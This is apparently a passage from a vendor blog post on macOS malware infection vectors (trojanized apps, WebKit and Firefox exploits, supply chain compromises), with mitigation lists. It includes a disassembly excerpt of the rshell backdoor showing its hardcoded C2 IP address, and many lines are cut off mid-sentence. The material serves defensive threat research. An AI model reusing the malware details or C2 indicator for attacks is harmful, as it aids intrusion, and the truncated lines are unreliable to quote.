In 2021, sponsored links in the Baidu search engine were used to spread malware via trojanized versions of the popular Terminal application, iTerr to be known, found that the campaign also used trojan versions of Microsoft's Remote Desktop for Mac, Navicat and SecureCRT.

The apps were codesigned with a developer signature different from the legitimate signature, primarily to ensure that they were not blocked by Gat signature, the threat actor had modified the application bundles with a malicious dylib in the `.app/Contents/Frameworks/` folder called `libcryp` functionality for surveilling the local environment, reaching out to a C2 server and executing remote commands via a backdoor.

The selection of trojanized apps was interesting and suggests the threat actor was targeting backend users of tools used for remote connections an

More recently, Chinese-linked threat actors have been found distributing trojanized versions of EAAClient and SecureLink that deliver a Sliver paylo signature and the threat actors use techniques described above (See: The Lure of Free Content) to persuade victims to override local security settin



Researchers have also recently found malicious versions of an open-source tool that are designed to steal the victim's password and keychain – eff passwords in macOS. In this case, the tool in question, Resign Tool, is used by developers to resign apps and bundle them into ipa files for installati clear interest in infecting developers.

How To Prevent Attacks via Trojan Applications

Mitigations for threats distributed through this vector include:

- Verifying that all code is signed and that code signatures correspond to the appropriate known developer signature
- Restricting or preventing the execution of unsigned code with a security product
- Using endpoint protection software to prevent and detect suspicious or malicious code execution

6. Exploits and Watering Hole Attacks

A less common infection vector and one that requires some skill to pull off is using browser exploits to infect visitors to a poisoned website. Zero da hacker competitions, including China's annual Tianfu Cup. Even after being patched, these vulnerabilities can still be used as N-Days against organi to date.

In the most recent security update for macOS Ventura and Safari released on December 13, 2022, more than 30 bugs were patched, including the

- CVE-2022-42856: Processing maliciously crafted web content may lead to arbitrary code execution. Apple is aware of a report that this issue
- CVE-2022-42867: Processing maliciously crafted web content may lead to arbitrary code execution.
- CVE-2022-46691: Processing maliciously crafted web content may lead to arbitrary code execution.
- CVE-2022-46695: Visiting a website that frames malicious content may lead to UI spoofing.
- CVE-2022-46696: Processing maliciously crafted web content may lead to arbitrary code execution.
- CVE-2022-46705: Visiting a malicious website may lead to address bar spoofing.

Threat actors that have recently exploited vulnerabilities in macOS and used them in watering hole attacks include the Chinese-related APT respon

According to researchers at Google's TAG, Macma combined an N-day remote code execution vulnerability in WebKit (CVE-2021-1789) and a zero 30869). The chained exploits were used to load and execute a Mach-O binary in memory. The malware was able to escape the Safari sandbox, elev payload from a C2.

Firefox zero days have also been used in attacks on macOS users. Coinbase reported targeted attacks via what later became known as CVE-2019-1 and Mokes malware.

How To Prevent Attacks via Exploits and Watering Holes

Mitigations for threats distributed through this vector include:

- Ensuring system and application software is up-to-date to prevent attacks leveraging N-day vulnerabilities
- Deploying a behavioral AI security solution that can detect suspicious behavior used in zero day infection chains
- Deploying a security solution that allows for threat hunting over extended periods

7. Supply Chain Attacks

Some of the infection vectors we have covered already can and have been used in attempted supply-chain attacks, particularly those involving troja repositories. However, those cases all involved fake or imitation versions of legitimate code, packages and applications.

Supply chain attacks in which a threat actor compromises the legitimate code distributed by a vendor to other clients is rarer but not unheard of. Ba Transmission was infected with a rare example of macOS ransomware. Threat actors compromised the developer's servers and added KeRanger m

More recently, in 2022, researchers discovered that APT 27 (*aka* Iron Tiger, LuckyMouse) had compromised the servers belonging to the MiMi chat retrieving a Mach-O backdoor named 'rshell'. Malicious JavaScript had been added to the disk image used to install the chat application. When user to a remote IP to retrieve the rshell binary. The malware functioned as a backdoor with the ability to fingerprint the victim device, exfiltrate data and

```
┌─< 0x100004b12      eb06             jmp 0x100004b1a
│   ; CODE XREF from main @ 0x100004b05(x)
│└─> 0x100004b14     488b07           mov rax, qword [rdi]
│    0x100004b17     ff5020           call qword [rax + 0x20]     ; mach0_segment64_0
│    ; CODE XREFS from main @ 0x100004b0a(x), 0x100004b12(x)
└──> 0x100004b1a     488d35865502.    lea rsi, str.103.79.77.178  ; hit3_0
                                                                  ; 0x10002a0a7 ; "103.79.77.17
     0x100004b21     488dbd18ecff.    lea rdi, [var_13e8h]        ; char **arg1
     0x100004b28     e8c3f5ffff       call sym.func.1000040f0
     0x100004b2d     4c8dad10edff.    lea r13, [var_12f0h]
     0x100004b34     488db540ecff.    lea rsi, [var_13c0h]        ; int64_t arg2
     0x100004b3b     488d9518ecff.    lea rdx, [var_13e8h]        ; int64_t arg3
     0x100004b42     4c89ef           mov rdi, r13                ; int64_t arg1
     0x100004b45     b950000000       mov ecx, 0x50               ; 'P' ; 80 ; int64_t arg4
```

rshell contains a hardcoded IP address for its C2

How To Prevent Supply Chain Attacks

Supply chain attacks can occur through many of the vectors discussed above and can occur anywhere in the supply chain, including directly within t cycles. For this reason, defending against such a compromise requires an overall security strategy that includes most of the recommendations give

- Performing due diligence on all suppliers and partners to ensure that they have good security practices in place
- Regularly auditing and reviewing the security of the supply chain, including keeping up to date records of changes in suppliers and partners
- Implementing robust security controls throughout the organization, including using modern endpoint, cloud and identity management securit
- Regularly updating software systems and patching vulnerabilities

Other Means of Compromising macOS

Notable among the absences above are two commonly used infection vectors seen, particularly, in attacks against Windows users: emails containin exposed internet connections.

Malicious links and attachments represent an opportunity for threat actors targeting any system, including macOS. Maldocs that determine the hos been known, but they are not widely reported. Sandbox escapes for MS Office for Mac are also not unheard of.

As noted in the introduction to this post, many malware infections' initial means of compromise remain unknown to researchers, and given the prev general, it's certainly a vector that defenders must consider.

Remote attacks involving unauthorized code execution tend to be common on Windows as a result of weaknesses in Microsoft software, particularl Apple's security updates does reveal that zero day RCE vulnerabilities in macOS are possible.

Organizations can defend against the possibility of compromise through both these vectors by implementing security controls previously outlined, w software updates to protect against malware executed via phishing attempts and RCEs through software and OS vulnerabilities.

Conclusion

Preventing attacks at the first stage of infection reduces the impact on both the security team and the organization. Unfortunately, there is still a wid codesigning, Gatekeeper and Apple's notarization service are enough to prevent successful malware attacks, but the evidence from malware seen a Apple itself has come out on record stating that Macs have a malware problem.

By fortifying their defenses and understanding the main infection vectors used by in-the-wild macOS malware as discussed above, security teams c SentinelOne can help protect the Macs in your organization, contact us or request a free demo.

Like this article? Follow us on LinkedIn, Twitter, YouTube or Facebook to see the content we post.

Read more about Cyber Security

- 10 Assumptions About macOS Security That Put Your Business At Risk
- 12 Months of Fighting Cybercrime & Defending Enterprises | SentinelLabs 2022 Review
- Sneaky Spies and Backdoor RATs | SysJoker and DazzleSpy Malware Target macOS
- XCSSET Malware Update | macOS Threat Actors Prepare for Life Without Python
- V for Ventura | How Will Upgrading to macOS 13 Impact Organizations?
- Top 10 macOS Malware Discoveries in 2022